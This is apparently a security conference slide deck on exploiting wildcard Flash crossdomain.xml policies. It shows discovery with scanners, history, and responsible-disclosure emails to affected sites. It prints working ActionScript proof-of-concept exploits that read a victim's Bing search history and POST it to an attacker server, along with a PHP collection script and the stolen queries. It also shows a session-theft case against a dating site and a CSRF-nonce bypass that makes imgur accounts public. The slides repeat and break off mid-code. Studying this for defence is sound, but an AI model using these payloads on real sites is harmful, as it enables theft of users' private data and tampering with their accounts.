- Address bar: https://www.capitalone360.com/crossdomain.xml
- Content area: This XML file does not appear to have any style information associated with it.
- Bottom text (highlighted in purple):
 - <cross-domain-policy>
 - <allow-access-from domain="*"/>
 - </cross-domain-policy>

Determining Risk

This XML

- <cross-d
<allow
</cross-d

Not
vulnerable

https://www.c...ossdomain.xml

Capital One 360 - Servic...

https://secure.capitalone360.com/myaccount/banking/login.vm

Banking | Investing | Retirement | Capital One

CapitalOne 360

My Accounts ▾


Sign In

Username (Saver ID)/Customer Number

Hide My Typing

Remember my Username (Saver ID)/Customer Number

Discovery



This XML file does not appear to have any style information associated with it.

```
▼<cross-domain-policy>
  <allow-access-from domain="*" secure="false"/>
</cross-domain-policy>
```

Discovery



Flash cross-domain policy

Issue: Flash cross-domain policy

Severity: High

Confidence: Certain

Host:

Path: /crossdomain.xml

Issue detail

The application publishes a Flash cross-domain policy which allows access from any domain.

Allowing access from all domains means that any domain can perform two-way interaction with this application. This consists entirely of unprotected public content, this policy is likely to present a significant security risk.

Discovery

```
root@kali-osx:/# nikto -Plugins clientaccesspolicy -h localhost 80
- Nikto v2.1.6
-----
-
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2014-08-06 21:24:00 (GMT-4)
-----
-
+ Server: Apache/2.2.22 (Debian)
+ /crossdomain.xml contains a full wildcard entry. See http://jeremyman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ /crossdomain.xml contains 2 lines which should be manually viewed for proper domains or wildcards.
+ 212 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time:         2014-08-06 21:24:00 (GMT-4) (0 seconds)
```

History

History

- ❖ This is an old vulnerability!
- ❖ 2003: Flash player 7 introduced crossdomain.xml
- ❖ 2006: Chris Shiflett, Julien Couvreur, and Jeremiah Grossman started talking about this publicly
- ❖ 2010: Erland Oftedel released MalaRIA-proxy

Not much traction

Here are some Google search results, as of March 2014:

Search Term	Results
“crossdomain.xml exploit”	34 unique hits
“crossdomain.xml attack”	26 unique hits
“crossdomain.xml vulnerability”	18 unique hits

Exploitation

- ❖ How to do I create a proof of concept (POC) exploit?

Enter Gursev Kalra



- ❖ <http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html>

```
// POC Author: Gursev Singh Kalra (gursev.kalra@foundstone.com)
// XDomainXploit.as

package {
    import flash.display.Sprite;
    import flash.events.*;
    import flash.net.URLRequestMethod;
    import flash.net.URLRequest;
    import flash.net.URLLoader;

    public class XDomainXploit extends Sprite {
        public function XDomainXploit() {
            // Target URL from where the data is to be retrieved
            var readFrom:String = "http://www.secret-site.com/account/info";
            var readRequest:URLRequest = new URLRequest(readFrom);
            var getLoader:URLLoader = new URLLoader();
            getLoader.addEventListener(Event.COMPLETE, eventHandler);
            try {
                getLoader.load(readRequest);
            } catch (error:Error) {
                trace("Error loading URL: " + error);
            }
        }


        private function eventHandler(event:Event):void {
            // URL to which retrieved data is to be sent
            var sendTo:String = "http://malicious-site.com/catcher.php";
            var sendRequest:URLRequest = new URLRequest(sendTo);
            sendRequest.method = URLRequestMethod.POST;
            sendRequest.data = event.target.data;
            var sendLoader:URLLoader = new URLLoader();
            try {
                sendLoader.load(sendRequest);
            } catch (error:Error) {
                trace("Error loading URL: " + error);
            }
        }
    }
}
```

So then I thought... what about the internet?

So then I thought... what about the internet?



Stealing Sensitive Data



Stealing Sensitive Data

- ❖ 1) Overly permissive crossdomain.xml file

The screenshot shows a Firefox browser window with the following details:

- Toolbar: Firefox, Bing Search History, http://www.bing.c.../crossdomain.xml
- Address Bar: www.bing.com/crossdomain.xml
- Content Area:

This XML file does not appear to have any style information associated with it. The document tree

```
<?xml version="1.0"?>
<cross-domain-policy>
    <allow-http-request-headers-from domain="*" headers="SOAPAction"/>
    <allow-access-from domain="*"/>
</cross-domain-policy>
```

The XML code in the content area is highlighted in purple. The line `<allow-access-from domain="*"/>` is enclosed in a red rectangular box.

A screenshot of a web browser displaying the Bing Search History page. The URL in the address bar is <https://ssl.bing.com/profile/history>. A red arrow points to the URL bar. The page title is "History". On the left sidebar, there are icons for "Interests" (star) and "History" (refresh symbol). The main content area shows search results for "test" (Web), "super secret stuff I don't want anyone to ..." (Web), and "cars" (Web).

Bing Search History

https://ssl.bing.com/profile/history

History

Search your history

All types ▾ Mar 02, 2014 SUNDAY, MAR 2, 2014

test Web

super secret stuff I don't want anyone to ... Web

cars Web

Bing Search History

https://www.bing.com/profile/history

History

Search your history

All types ▾ Mar 02, 2014

SUNDAY, MAR 2, 2014

	Interests	
	History	

test
Web

super secret stuff I don't want anyone to ...
Web

cars
Web

```
// Customized POC Author: Seth Art (sethsec@gmail.com)
// Original Author: Gursev Singh Kalra (gursev.kalra@foundstone.com)
// Original Author's github: (https://github.com/gursev/flash-xdomain-xploit)
package {
    import flash.display.Sprite;
    import flash.events.*;
    import flash.net.URLRequestMethod;
    import flash.net.URLRequest;
    import flash.net.URLLoader;

    public class BingExternal extends Sprite {
        public function BingExternal() {
            // Target URL from where the data is to be retrieved
            var readFrom:String = "https://www.bing.com/profile/history";
            var readRequest:URLRequest = new URLRequest(readFrom);
            var getLoader:URLLoader = new URLLoader();
            getLoader.addEventListener(Event.COMPLETE, eventHandler);
            try {
                getLoader.load(readRequest);
            } catch (error:Error) {
                trace("Error loading URL: " + error);
            }
        }

        private function eventHandler(event:Event):void {
            // URL to which retrieved data is to be sent
            var sendTo:String = "https://www.xxxxxxxxxx.com/bing-history.php"
            var sendRequest:URLRequest = new URLRequest(sendTo);
            sendRequest.method = URLRequestMethod.POST;
            sendRequest.data = event.target.data;
            var sendLoader:URLLoader = new URLLoader();
            try {
                sendLoader.load(sendRequest);
            } catch (error:Error) {
                trace("Error loading URL: " + error);
            }
        }
    }
}
```

```
root@kali-Preso:~/crossdomain# /opt/flex/bin/mxmlc -output  
/var/www/crossdomain/BingExternal.swf BingExternal.as
```

```
/var/www/crossdomain/BingExternal.swf (1038 bytes)
```

```
private function eventHandler(event:Event):void {
    // URL to which retrieved data is to be sent
    var sendTo:String = "https://wwwxxxxxxxxx.com/bing-history.php";
    var sendRequest:URLRequest = new URLRequest(sendTo);
    sendRequest.method = URLRequestMethod.POST;
    sendRequest.data = event.target.data;
    var sendLoader:URLLoader = new URLLoader();
    try {
        sendLoader.load(sendRequest);
    } catch (error:Error) {
        trace("Error loading URL: " + error);
    }
}
```


root@kali-osx:/var/www# cat bing-history.php

```
<?php

$data = file_get_contents("php://input");
$ret = file_put_contents('/tmp/bing.txt', $data, FILE_APPEND | LOCK_EX);
if($ret === false) {
    die('Error writing to file');
}
else {
    echo "$ret bytes written to file";
}
?>
```

```
root@kali:/# cat /tmp/bing.txt | xmllint --format - | grep "sh_item_cl_url"
```

```
<span class="sh_item_qu_query">test</span>
<span class="sh_item_qu_query">super secret stuff I don't want anyone to ...</span>
<span class="sh_item_qu_query">cars</span>
<span class="sh_item_qu_query">hacking odata</span>
<span class="sh_item_qu_query">palo alto networks facebook policy</span>
<span class="sh_item_qu_query">palo alto networks facebook </span>
<span class="sh_item_qu_query">palo alto networks rules</span>
<span class="sh_item_qu_query">dcps.gov</span>
<span class="sh_item_qu_query">morsise and tenon not fitting</span>
<span class="sh_item_qu_query">+how to bottom a mortice</span>
<span class="sh_item_qu_query">el gar</span>
```



Stealing Sessions



PlentyOfFish

Stealing Sessions

[« Back to Jobs](#)

Plentyoffish Media Inc

Director of Growth and Analytics

Vancouver, BC, Canada - Full Time

Apply: Director of Growth and Analytics

* Required fields

Cover Letter*

Unfortunately this is not a job application. I am a security researcher, and I'd like to disclose a web application security vulnerability that affects users who are currently authenticated with www.pof.com.

Stealing Sessions

- ❖ 1) Overly permissive crossdomain.xml
- ❖ 2) Session cookie(s) in HTML Body

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtpjmuqiuuhxpom01vv4dts
Connection: keep-alive
```

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtpjmuqiuuhxpom01vv4dts
Connection: keep-alive
```

113... http://www.pof.com GET /inbox.aspx

Request

Raw Params Headers Hex

GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtppjmuqiuuhxpom01vv4dts
Connection: keep-alive

113... http://www.pof.com GET /inbox.aspx

Request Response

Raw Headers Hex HTML Render

```
">My Matches</a>
    </li>
    <li class="submenu-divider">
        <a class="sub-menu opensans almostblack"
"Will Respond</a>
```



Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: www.pof.com
User-Agent: Mozilla/5.0 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.pof.com/inbox.aspx
Cookie: ASP.NET_SessionId=ugbtppjmuqiuuhxpom01vv4dts
Connection: keep-alive
```

113... http://www.pof.com GET /inbox.aspx

Request Response

Raw Headers Hex HTML Render

```
">My Matches</a>
    </li>
    <li class="submenu-divider">
        <a class="sub-menu opensans almostblack"
>Will Respond</a>
```



Bypass CSRF defense (Nonces)



Bypass CSRF defense (Nonces)

Responsible Disclosure of web application security vulnerability
affecting imgur.com



Inbox x



Seth Art Security/Support, I am a security researcher, and I'd like to disclose a web ...

Apr 15



Alan Schaaf @imgur.com>

Apr 15

to me, security, support




Hey Seth,

Thanks so much for contacting us about this. I'm founder and CEO, and would be happy to work with you on this. Please send any details to either security@imgur.com or to myself, at @imgur.com

Bypass CSRF defense (Nonces)

- ❖ 1) Overly permissive crossdomain.xml file
- ❖ 2) What if they protect against CSRF using Nonces?

Bypass CSRF defense (Nonces)




Bypass CSRF defense (Nonces)

Request Response

Raw Params Headers Hex

```
POST /account/settings HTTP/1.1
Host: imgur.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:30.0) Gecko/20100101 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://imgur.com/account/settings
Cookie: o=0.02043; __utma=1.1055638958.1409945491.1409945491.141028174.2; __utmc=1;
__utmz=1.1409945491.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __qca=P0-532957489
m_window=day; m_section=hot; m_search_style=list; IMGURSESSION=qf29a31mukqj3f0opeq46fek(
authautologin=d4e4dffdb5ad031f1e2218cdb0719dd1%7EYiUYoynGHMKDy1VkcB1PXxaaE9CvaGx; __nc=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

url=sethsec&album_privacy=1&public_images=0&submit-9d9e411f78862b299ee063c05e300db2=Save
```



```
public class MakeImgurPublic extends Sprite {  
    public function MakeImgurPublic() {  
        // Target URL from where the data is to be retrieved  
        var readFrom:String = "http://imgur.com/account/settings";  
        var readRequest:URLRequest = new URLRequest(readFrom);  
        var getLoader:URLLoader = new URLLoader();  
        getLoader.addEventListener(Event.COMPLETE, eventHandler);  
        try {  
            getLoader.load(readRequest);  
        } catch (error:Error) {  
            trace("Error loading URL: " + error);  
        }  
    }  
    private function eventHandler(event:Event):void {  
        var response:String = event.target.data;  
        var CSRF:Array = response.match(/submit-.*/);  
        var token:String = CSRF[0].split("\n")[0];  
        var TITLE:Array = response.match(/Preferences.*/);  
        var USER:String = TITLE[0].split("\n\n")[2];  
        var prefix:String = "url="  
        var middle:String = "&album_privacy=0&public_images=1&"  
        var part1:String = prefix.concat(USER,middle)  
        var suffix:String = "=Save"  
        var sendTo:String = "http://imgur.com/account/settings"  
        var sendRequest:URLRequest = new URLRequest(sendTo);  
        sendRequest.method = URLRequestMethod.POST;  
        sendRequest.data = part1.concat(token,suffix)  
        var sendLoader:URLLoader = new URLLoader();  
        try {  
            sendLoader.load(sendRequest);  
        }  
    }  
}
```

```
public class MakeImgurPublic extends Sprite {
    public function MakeImgurPublic() {
        // Target URL from where the data is to be retrieved
        var readFrom:String = "http://imgur.com/account/settings";
        var readRequest:URLRequest = new URLRequest(readFrom);
        var getLoader:URLLoader = new URLLoader();
        getLoader.addEventListener(Event.COMPLETE, eventHandler);
        try {
            getLoader.load(readRequest);
        } catch (error:Error) {
            trace("Error loading URL: " + error);
        }
    }
    private function eventHandler(event:Event):void {
        var response:String = event.target.data;
        var CSRF:Array = response.match(/submit-.*/);
        var token:String = CSRF[0].split("\n")[0];
        var TITLE:Array = response.match(/Preferences.*/);
        var USER:String = TITLE[0].split("\n\n")[2];
        var prefix:String = "url=";
        var middle:String = "&album_privacy=0&public_images=1&";
        var part1:String = prefix.concat(USER,middle)
        var suffix:String = "=Save"
        var sendTo:String = "http://imgur.com/account/settings"
        var sendRequest:URLRequest = new URLRequest(sendTo);
        sendRequest.method = URLRequestMethod.POST;
        sendRequest.data = part1.concat(token,suffix)
        var sendLoader:URLLoader = new URLLoader();
        try {
            sendLoader.load(sendRequest);
        }
    }
}
```

```
public class MakeImgurPublic extends Sprite {
    public function MakeImgurPublic() {
        // Target URL from where the data is to be retrieved
        var readFrom:String = "http://imgur.com/account/settings";
        var readRequest:URLRequest = new URLRequest(readFrom);
        var getLoader:URLLoader = new URLLoader();
        getLoader.addEventListener(Event.COMPLETE, eventHandler);
        try {
            getLoader.load(readRequest);
        } catch (error:Error) {
            trace("Error loading URL: " + error);
        }
    }
    private function eventHandler(event:Event):void {
        var response:String = event.target.data;
        var CSRF:Array = response.match(/submit-.*/);
        var token:String = CSRF[0].split("\n")[0];
        var TITLE:Array = response.match(/Preferences.*/);
        var USER:String = TITLE[0].split("\n\n")[2];
        var prefix:String = "url=";
        var middle:String = "&album_privacy=0&public_images=1&";
        var part1:String = prefix.concat(USER,middle)
        var suffix:String = "=Save"
        var sendTo:String = "http://imgur.com/account/settings"
        var sendRequest:URLRequest = new URLRequest(sendTo);
        sendRequest.method = URLRequestMethod.POST;
        sendRequest.data = part1.concat(token,suffix)
